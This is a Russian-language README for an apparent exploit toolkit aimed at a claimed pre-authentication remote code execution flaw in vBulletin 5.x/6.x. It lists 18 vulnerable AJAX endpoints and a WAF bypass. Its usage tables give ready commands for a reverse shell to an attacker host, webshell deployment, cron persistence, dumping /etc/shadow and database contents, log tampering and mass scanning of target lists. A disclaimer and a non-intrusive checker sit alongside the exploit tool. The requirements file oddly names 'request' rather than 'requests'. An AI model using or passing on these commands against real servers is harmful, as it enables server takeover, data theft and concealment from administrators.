
CVE-2026-61511 – vBulletin Pre-Auth RCE (CVSS 9.8). Уязвимость 5.x/6.x (без патча). Мультиэксплойт через Endpoint Pool, AJAX, обход WAF с помощью PHPFuck. Полный набор инструментов: reverse shell, прокси, персистентность, веб-шелл, операции с базой данных, контроль брандмауэра, управление журналами, массовое сканирование. 2 версии: мультиэксплойт и безопасная проверка. Python 3.8+ Используйте этично, оставайтесь в рамках закона. 🔒
 tc4dy/cve-2026-61511-poc-exploit



ТОЛЬКО ЭТИЧНОЕ ИСПОЛЬЗОВАНИЕ – АВТОРИЗОВАННОЕ ТЕСТИРОВАНИЕ БЕЗОПАСНОСТИ
Этот репозиторий предоставляет инструменты исключительно для авторизованных специалистов по безопасности, blue teams и пентестеров.
Несанкционированный доступ к компьютерным системам является незаконным в соответствии с CFAA (США), Computer Misuse Act (Великобритания), TCK 243/244 (Турция) и аналогичными законами по всему миру.
CVE‑2026‑61511 — это уязвимость инъекции PHP eval() в движке рендеринга AJAX-шаблонов vBulletin.
Затронутые версии: 5.0.0 – 5.7.5 и 6.0.0 – 6.2.1.

Несколько точек атаки – ошибка присутствует в нескольких AJAX-обработчиках:
/ajax/render/pagenav/ajax/api/ad/replaceAdTemplate/ajax/render/widget_php/ajax/render/widget_tabbedcontainer_tab_panel/ajax/api/content_* /getIndexableContentКодирование PHPFuck – полезная нагрузка преобразуется в последовательность PHP-операторов и чисел, которая обходит фильтры WAF и позволяет выполнить произвольный PHP-код.
Аутентификация не требуется – злоумышленник может отправить специально сформированный POST-запрос на любой уязвимый эндпоинт и выполнить системные команды с привилегиями веб-сервера.
Воздействие – полная компрометация сервера, кража данных, бэкдоры, боковое перемещение и закрепление в системе. Обновите версию!
| Инструмент | Назначение | Целевой пользователь |
|---|---|---|
exploit.py | Полный набор инструментов с обратной оболочкой, закреплением в системе, файловыми операциями, дампом базы данных, управлением брандмауэром, управлением журналами, перенаправлением портов, развёртыванием SSH-ключей, сканированием сети и массовым сканированием (многопоточным). | Red teams / авторизованные пентестеры |
safecheck.py | Неинтрузивный верификатор, который проверяет уязвимость без выполнения какой-либо вредоносной полезной нагрузки. Определяет версию, тестирует все эндпоинты и формирует подробный отчёт. | Blue teams / аудиторы безопасности |
| Возможность | exploit.py | safecheck.py |
|---|---|---|
| Обнаружение уязвимости | [+] | [+] |
| Определение версии | [+] | [+] |
| Тестирование нескольких эндпоинтов (18 путей) | [+] | [+] |
| Выполнение команд | [+] | [-] |
| Обратная оболочка | [+] | [-] |
| Загрузка/выгрузка файлов | [+] | [-] |
| Механизмы закрепления | [+] | [-] |
| Развёртывание веб-шелла | [+] | [-] |
| Операции с базой данных | [+] | [-] |
| Сбор системной информации | [+] | [+] |
| Управление брандмауэром | [+] | [-] |
| Управление журналами | [+] | [-] |
| Перенаправление портов | [+] | [-] |
| Развёртывание SSH-ключей | [+] | [-] |
| Сканирование сети | [+] | [-] |
| Массовое сканирование (многопоточное) | [+] | [-] |
| Поддержка прокси | [+] | [+] |
| Вывод отчёта в JSON | [+] | [+] |
| Интерактивное меню | [+] | [-] |
| Неинтрузивный (безопасный) режим | [-] | [+] |
| Подробный/отладочный режим | [+] | [+] |
| Выполнение пользовательских команд | [+] | [-] |
| Цепочки из нескольких команд | [+] | [-] |
| Удалённое чтение файлов | [+] | [-] |
| Удалённая запись файлов | [+] | [-] |
| Управление системными пользователями | [+] | [-] |
| Методы обхода брандмауэра | [+] | [-] |
| Обход WAF (PHPFuck) | [+] | [+] |
| Сценарий | Рекомендуемый инструмент |
|---|---|
| Blue Team – проверка уязвимости вашей установки vBulletin | safecheck.py |
| Security Audit – неинтрузивная оценка уязвимостей | safecheck.py |
| Red Team – авторизованное тестирование на проникновение с полной эксплуатацией | exploit.py |
| Bug Bounty – тестирование в рамках ответственного раскрытия | safecheck.py |
| Mass Scanning – проверка нескольких целей на уязвимость | exploit.py (только обнаружение) |
| Incident Response – проверка компрометации систем | safecheck.py |
git clone https://github.com/tc4dy/CVE-2026-61511-PoC-Exploit
cd CVE-2026-61511-PoC-Exploit
pip install -r requirements.txt
содержимое requirements.txt:
request
urllib3
| Параметр | Описание |
|---|---|
-t, --target | Целевой URL (например, http://forum.com/vb) |
--proxy | HTTP-прокси (например, http://127.0.0.1:8080) |
--timeout | Тайм-аут запроса в секундах (по умолчанию: 10) |
--retry | Количество повторов на путь (по умолчанию: 3) |
--output | Сохранить подробный отчёт в JSON-файл |
-v, --verbose | Подробный вывод |
-q, --quiet | Тихий режим (минимальный вывод) |
--lhost | Обязательно для эксплуатации – IP для обратного подключения |
--lport | Порт для обратного подключения (по умолчанию: 4444) |
--threads | Потоки для массового сканирования (по умолчанию: 5) |
--exploit | Выполнить эксплуатацию после обнаружения |
--full | Полная атака (все модули) |
--shell | Запустить обратную оболочку |
--webshell | Установить веб-оболочку (/shell.php) |
--persist | Установить закрепление (задание cron) |
--dump | Выгрузить базу данных |
--dump-creds | Выгрузить учётные данные (/etc/passwd, /etc/shadow) |
--interactive | Интерактивное меню после успешной проверки |
| # | Сценарий | Команда |
|---|---|---|
| 1 | Быстрая проверка уязвимости | python safecheck.py -t http://target.com/vb |
| 2 | Подробное сканирование с отчётом | python safecheck.py -t http://target.com/vb --output report.json -v |
| 3 | Обратная оболочка | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --lport 4444 --shell |
| 4 | Полная атака (все модули) | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --full |
| 5 | Массовое сканирование из файла | python exploit.py -l targets.txt --lhost 192.168.1.100 --threads 20 --output results.json |
| 6 | Режим интерактивного меню | python exploit.py -t http://target.com/vb --lhost 192.168.1.100 --interactive |
| # | Эндпоинт |
|---|---|
| 1 | /ajax/render/pagenav |
| 2 | /ajax/render/pagenav?template=page |
| 3 | /ajax/api/ad/replaceAdTemplate |
| 4 | /ajax/render/widget_php |
| 5 | /ajax/render/widget_tabbedcontainer_tab_panel |
| 6 | /ajax/api/content_infraction/getIndexableContent |
| 7 | /ajax/api/content_video/getIndexableContent |
| 8 | /ajax/api/content_text/getIndexableContent |
| 9 | /ajax/api/content_report/getIndexableContent |
| 10 | /ajax/api/content_redirect/getIndexableContent |
| 11 | /ajax/api/content_privatemessage/getIndexableContent |
| 12 | /ajax/api/content_poll/getIndexableContent |
| 13 | /ajax/api/content_photo/getIndexableContent |
| 14 | /ajax/api/content_link/getIndexableContent |
| 15 | /ajax/api/content_gallery/getIndexableContent |
| 16 | /ajax/api/content_event/getIndexableContent |
| 17 | /ajax/api/content_channel/getIndexableContent |
| 18 | /ajax/api/content_attach/getIndexableContent |






